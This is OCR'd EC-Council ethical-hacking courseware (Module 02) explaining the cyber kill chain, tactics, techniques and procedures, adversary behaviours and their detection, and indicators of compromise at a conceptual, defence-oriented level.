
EC-Council | codered FROM EC-COUNCIL

E|HE™

Ethical Hacking Essentials

Module 02

Ethical Hacking Fundamentals



Module Objectives

1. Understanding the Cyber Kill Chain Methodology
2. Understanding Tactics, Techniques, and Procedures (TTPs)
3. Overview of Indicators of Compromise (IoCs)
4. Overview of Hacking Concepts and Hacker Classes
5. Understanding Different Phases of Hacking Cycle
6. Understanding Ethical Hacking Concepts and Its Scope
7. Overview of Ethical Hacking Tools


Module Objectives

In the current evolving digital era, a major threat businesses are facing is from cyber criminals. The ever-evolving ecommerce ecosystem has introduced new technologies such as the cloud-based computing environment. The series of recent security breaches have alarmed organizations into recognizing the need for efficient information security systems. Ethical hacking allows organizations to objectively analyze their current security posture. Nowadays, the role of an ethical hacker is gaining prominence. An ethical hacker intentionally penetrates the security infrastructure to identify and fix security loopholes.

This module starts with an introduction to cyber kill chain methodology and indicators of compromise (IoCs). It provides an insight into hacking concepts and hacker classes. Later, the module discusses different phases of the hacking cycle and ends with a brief discussion on ethical hacking concepts, scope, and limitations.

At the end of this module, you will be able to do the following:

- Explain the cyber kill chain methodology
- Describe the tactics, techniques, and procedures (TTPs)
- Describe the Indicators of Compromise (IoCs)
- Explain the hacking concepts and hacker classes
- Explain ethical hacking concepts and scope
- Understand the different phases of hacking cycle
- Understand the ethical hacking concepts and its scope
- Know about the skills of an ethical hacker
- Understand various ethical hacking tools




Module Flow

1
Understand Cyber Kill Chain Methodology
2
Discuss Hacking Concepts and Hacker Classes
3
Understand Different Phases of Hacking Cycle
4
Discuss Ethical Hacking Concepts, Scope, and Limitations
5
Ethical Hacking Tools
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Understand Cyber Kill Chain Methodology

The cyber kill chain is an efficient and effective way of illustrating how an adversary can attack the target organization. This model helps organizations understand the various possible threats at every stage of an attack and the necessary countermeasures to defend against such attacks. Also, this model provides security professionals with a clear insight into the attack strategy used by the adversary so that different levels of security controls can be implemented to protect the IT infrastructure of the organization.

This section discusses the cyber kill chain methodology, common TTPs used by adversaries, behavioral identification of adversaries, and Indicators of Compromise (IoCs).



Cyber Kill Chain Methodology

- ☐ The cyber kill chain methodology is a component of intelligence-driven defense for the identification and **prevention of malicious intrusion activities**
- ☐ It helps security professionals to understand the **adversary's tactics**, **techniques**, and **procedures beforehand**

Reconnaissance
Gather data on the target to probe for weak points

Weaponization
Create a deliverable malicious payload using an exploit and a backdoor

Delivery
Send weaponized bundle to the victim using email, USB, etc.

Exploitation
Exploit a vulnerability by executing code on the victim's system

Installation
Install malware on the target system

Command and Control
Create a command and control channel to communicate and pass data back and forth

Actions on Objectives
Perform actions to achieve intended objectives/goals

Cyber Kill Chain Methodology

The cyber kill chain methodology is a component of intelligence-driven defense for the identification and prevention of malicious intrusion activities. This methodology helps security professionals in identifying the steps that adversaries follow in order to accomplish their goals.

The cyber kill chain is a framework developed for securing cyberspace based on the concept of military kill chains. This method aims to actively enhance intrusion detection and response. The cyber kill chain is equipped with a seven-phase protection mechanism to mitigate and reduce cyber threats.

According to Lockheed Martin, cyberattacks might occur in seven different phases, from reconnaissance to the final accomplishment of the objective. An understanding of cyber kill chain methodology helps security professionals to leverage security controls at different stages of an attack and helps them to prevent the attack before it succeeds. It also provides greater insight into the attack phases, which helps in understanding the adversary's TTPs beforehand.

Discussed below are various phases included in cyber kill chain methodology:



Create a deliverable malicious payload using an exploit and a backdoor
Weaponization
Exploit a vulnerability by executing code on the victim's system
Exploitation
Create a command and control channel to communicate and pass data back and forth
Command and Control
username
password
Reconnaissance
Gather data on the target to probe for weak points
Delivery
Send weaponized bundle to the victim using email, USB, etc.
Installation
Install malware on the target system
Actions on Objectives
Perform actions to achieve intended objectives/goals

Figure 2.1: Cyber kill chain methodology

- **Reconnaissance**

  An adversary performs reconnaissance to collect as much information about the target as possible to probe for weak points before actually attacking. They look for information such as publicly available information on the Internet, network information, system information, and the organizational information of the target. By conducting reconnaissance across different network levels, the adversary can gain information such as network blocks, specific IP addresses, and employee details. The adversary may use automated tools such as open ports and services, vulnerabilities in applications, and login credentials, to obtain information. Such information can help the adversary in gaining backdoor access to the target network.

  Activities of the adversary include the following:

  - Gathering information about the target organization by searching the Internet or through social engineering
  - Performing analysis of various online activities and publicly available information
  - Gathering information from social networking sites and web services
  - Obtaining information about websites visited
  - Monitoring and analyzing the target organization's website
  - Performing Whois, DNS, and network footprinting
  - Performing scanning to identify open ports and services

- **Weaponization**

  The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary.

The following are the activities of the adversary:

- Identifying appropriate malware payload based on the analysis
- Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability
- Creating a phishing email campaign
- Leveraging exploit kits and botnets

- **Delivery**

  The previous stage included creating a weapon. Its payload is transmitted to the intended victim(s) as an email attachment, via a malicious link on websites, or through a vulnerable web application or USB drive. Delivery is a key stage that measures the effectiveness of the defense strategies implemented by the target organization based on whether the intrusion attempt of the adversary is blocked or not.

  The following are the activities of the adversary:

  - Sending phishing emails to employees of the target organization
  - Distributing USB drives containing malicious payload to employees of the target organization
  - Performing attacks such as watering hole on the compromised website
  - Implementing various hacking tools against the operating systems, applications, and servers of the target organization

- **Exploitation**

  After the weapon is transmitted to the intended victim, exploitation triggers the adversary's malicious code to exploit a vulnerability in the operating system, application, or server on a target system. At this stage, the organization may face threats such as authentication and authorization attacks, arbitrary code execution, physical security threats, and security misconfiguration.

  Activities of the adversary include the following:

  - Exploiting software or hardware vulnerabilities to gain remote access to the target system

- **Installation**

  The adversary downloads and installs more malicious software on the target system to maintain access to the target network for an extended period. They may use the weapon to install a backdoor to gain remote access. After the injection of the malicious code on one target system, the adversary gains the capability to spread the infection to other end systems in the network. Also, the adversary tries to hide the presence of malicious activities from security controls like firewalls using various techniques such as encryption.

The following are the activities of the adversary:

- Downloading and installing malicious software such as backdoors
- Gaining remote access to the target system
- Leveraging various methods to keep backdoor hidden and running
- Maintaining access to the target system

- **Command and Control**


  The adversary creates a command and control channel, which establishes two-way communication between the victim's system and adversary-controlled server to communicate and pass data back and forth. The adversaries implement techniques such as encryption to hide the presence of such channels. Using this channel, the adversary performs remote exploitation on the target system or network.

  The following are the activities of the adversary:

  - Establishing a two-way communication channel between the victim's system and the adversary-controlled server
  - Leveraging channels such as web traffic, email communication, and DNS messages
  - Applying privilege escalation techniques
  - Hiding any evidence of compromise using techniques such as encryption

- **Actions on Objectives**

  The adversary controls the victim's system from a remote location and finally accomplishes their intended goals. The adversary gains access to confidential data, disrupts the services or network, or destroys the operational capability of the target by gaining access to its network and compromising more systems. Also, the adversary may use this as a launching point to perform other attacks.



Tactics, Techniques, and Procedures (TTPs)

The term Tactics, Techniques, and Procedures (TTPs) refers to the **patterns of activities and methods** associated with specific threat actors or groups of threat actors

Tactics

"Tactics" are the guidelines that describe the **way an attacker performs the attack** from beginning to the end

Techniques

"Techniques" are the **technical methods used by an attacker** to achieve intermediate results during the attack

Procedures

"Procedures" are **organizational approaches that threat actors follow** to launch an attack

Tactics, Techniques, and Procedures (TTPs)

The terms "tactics, techniques, and procedures" refer to the patterns of activities and methods associated with specific threat actors or groups of threat actors. TTPs are helpful in analyzing threats and profiling threat actors and can further be used to strengthen the security infrastructure of an organization. The word "tactics" is defined as a guideline that describes the way an attacker performs their attack from beginning to end. The word "techniques" is defined as the technical methods used by an attacker to achieve intermediate results during their attack. Finally, the word "procedures" is defined as the organizational approach followed by the threat actors to launch their attack. In order to understand and defend against the threat actors, it is important to understand the TTPs used by adversaries. Understanding the tactics of an attacker helps to predict and detect evolving threats in the early stages. Understanding the techniques used by attackers helps to identify vulnerabilities and implement defensive measures in advance. Lastly, analyzing the procedures used by the attackers helps to identify what the attacker is looking for within the target organization's infrastructure.

Organizations should understand TTPs to protect their network against threat actors and upcoming attacks. TTPs enable the organizations to stop attacks at the initial stage, thereby protecting the network against massive damages.

- **Tactics**

  Tactics describe the way the threat actor operates during different phases of an attack. It consists of the various tactics used to gather information for the initial exploitation, perform privilege escalation and lateral movement, and deploy measures for persistence access to the system. Generally, APT groups depend on a certain set of unchanging tactics, but in some cases, they adapt to different circumstances and alter the way they perform their attacks. Therefore, the difficulty of detecting and attributing the attack campaign depends on the tactics used to perform the attack.

For example, to obtain information, some threat actors depend solely on information available on the Internet, whereas others might perform social engineering or use connections in intermediate organizations. Once information such as the email addresses of employees of the target organization is gathered, the threat actors either choose to approach the target one by one or as a group. Furthermore, the attackers' designed payload can stay constant from the beginning to the end of the attack or may be changed based on the targeted individual. Therefore, to understand the threat actors better, tactics used in the early stages of an attack must be analyzed properly.


- **Techniques**

  To launch an attack successfully, threat actors use several techniques during its execution. These techniques include initial exploitation, setting up and maintaining command and control channels, accessing the target infrastructure, and covering the tracks of data exfiltration. The techniques followed by the threat actor to conduct an attack might vary, but they are mostly similar and can be used for profiling. Therefore, understanding the techniques used in the different phases of an attack is essential to analyzing the threat groups effectively.

- **Procedures**

  "Procedures" involve a sequence of actions performed by the threat actors to execute different steps of an attack life cycle. The number of actions usually differs depending upon the objectives of the procedure and the APT group. An advanced threat actor uses advanced procedures that consist of more actions than a normal procedure to achieve the same intermediate result. This is done mainly to increase the success rate of an attack and decrease the probability of detection by security mechanisms.

  An understanding and proper analysis of the procedures followed by certain threat actors during an attack helps organizations profile threat actors. In the initial stage of an attack, such as during information gathering, observing the procedure of an APT group is difficult. However, the later stages of an attack can leave trails that may be used to understand the procedures the attacker followed.



Adversary Behavioral Identification

- ❑ Adversary behavioral identification involves the **identification of the common methods** or techniques followed by an adversary to launch attacks on or to penetrate an organization's network
- ❑ It gives the security professionals insight into **upcoming threats and exploits**

Adversary Behaviors

Internal Reconnaissance	**Use of Command-Line Interface**	**Use of DNS Tunneling**
Use of PowerShell	**HTTP User Agent**	**Use of Web Shell**
Unspecified Proxy Activities	**Command and Control Server**	**Data Staging**

Adversary Behavioral Identification

Adversary behavioral identification involves the identification of the common methods or techniques followed by an adversary to launch attacks to penetrate an organization's network. It gives security professionals insight into upcoming threats and exploits. It helps them plan network security infrastructure and adapt a range of security procedures as prevention against various cyberattacks.

Given below are some of the behaviors of an adversary that can be used to enhance the detection capabilities of security devices:

- **Internal Reconnaissance**

  Once the adversary is inside the target network, they follow various techniques and methods to carry out internal reconnaissance. This includes the enumeration of systems, hosts, processes, the execution of various commands to find out information such as the local user context and system configuration, hostname, IP addresses, active remote systems, and programs running on the target systems. Security professionals can monitor the activities of an adversary by checking for unusual commands executed in the Batch scripts and PowerShell and by using packet capturing tools.

- **Use of PowerShell**

  PowerShell can be used by an adversary as a tool for automating data exfiltration and launching further attacks. To identify the misuse of PowerShell in the network, security professionals can check PowerShell's transcript logs or Windows Event logs. The user agent string and IP addresses can also be used to identify malicious hosts who try to exfiltrate data.

- **Unspecified Proxy Activities**

  An adversary can create and configure multiple domains pointing to the same host, thus, allowing an adversary to switch quickly between the domains to avoid detection. Security professionals can find unspecified domains by checking the data feeds that are generated by those domains. Using this data feed, the security professionals can also find any malicious files downloaded and the unsolicited communication with the outside network based on the domains.

- **Use of Command-Line Interface**

  On gaining access to the target system, an adversary can make use of the command-line interface to interact with the target system, browse the files, read file content, modify file content, create new accounts, connect to the remote system, and download and install malicious code. Security professionals can identify this behavior of an adversary by checking the logs for process ID, processes having arbitrary letters and numbers, and malicious files downloaded from the Internet.

- **HTTP User Agent**

  In HTTP-based communication, the server identifies the connected HTTP client using the user agent field. An adversary modifies the content of the HTTP user agent field to communicate with the compromised system and to carry further attacks. Therefore, security professionals can identify this attack at an initial stage by checking the content of the user agent field.

- **Command and Control Server**

  Adversaries use command and control servers to communicate remotely with compromised systems through an encrypted session. Using this encrypted channel, the adversary can steal data, delete data, and launch further attacks. Security professionals can detect compromised hosts or networks by identifying the presence of a command and control server by tracking network traffic for outbound connection attempts, unwanted open ports, and other anomalies.

- **Use of DNS Tunneling**


  Adversaries use DNS tunneling to obfuscate malicious traffic in the legitimate traffic carried by common protocols used in the network. Using DNS tunneling, an adversary can also communicate with the command and control server, bypass security controls, and perform data exfiltration. Security professionals can identify DNS tunneling by analyzing malicious DNS requests, DNS payload, unspecified domains, and the destination of DNS requests.

- **Use of Web Shell**

  An adversary uses a web shell to manipulate the web server by creating a shell within a website; it allows an adversary to gain remote access to the functionalities of a server. Using a web shell, an adversary performs various tasks such as data exfiltration, file transfers, and file uploads. Security professionals can identify the web shell running in the network by analyzing server access, error logs, suspicious strings that indicate encoding, user agent strings, and through other methods.

- **Data Staging**

  After successful penetration into a target's network, the adversary uses data staging techniques to collect and combine as much data as possible. The types of data collected by an adversary include sensitive data about the employees and customers, the business tactics of an organization, financial information, and network infrastructure information. Once collected, the adversary can either exfiltrate or destroy the data. Security professionals can detect data staging by monitoring network traffic for malicious file transfers, file integrity monitoring, and event logs.



Indicators of Compromise (IoCs)

01 Indicators of Compromise (IoCs) are the **clues**, **artifacts**, and **pieces of forensic data** found on the network or operating system of an organization that indicate a potential intrusion or malicious activity in the organization's infrastructure

02 IoCs **act as a good source of information** regarding the threats that serve as data points in the intelligence process

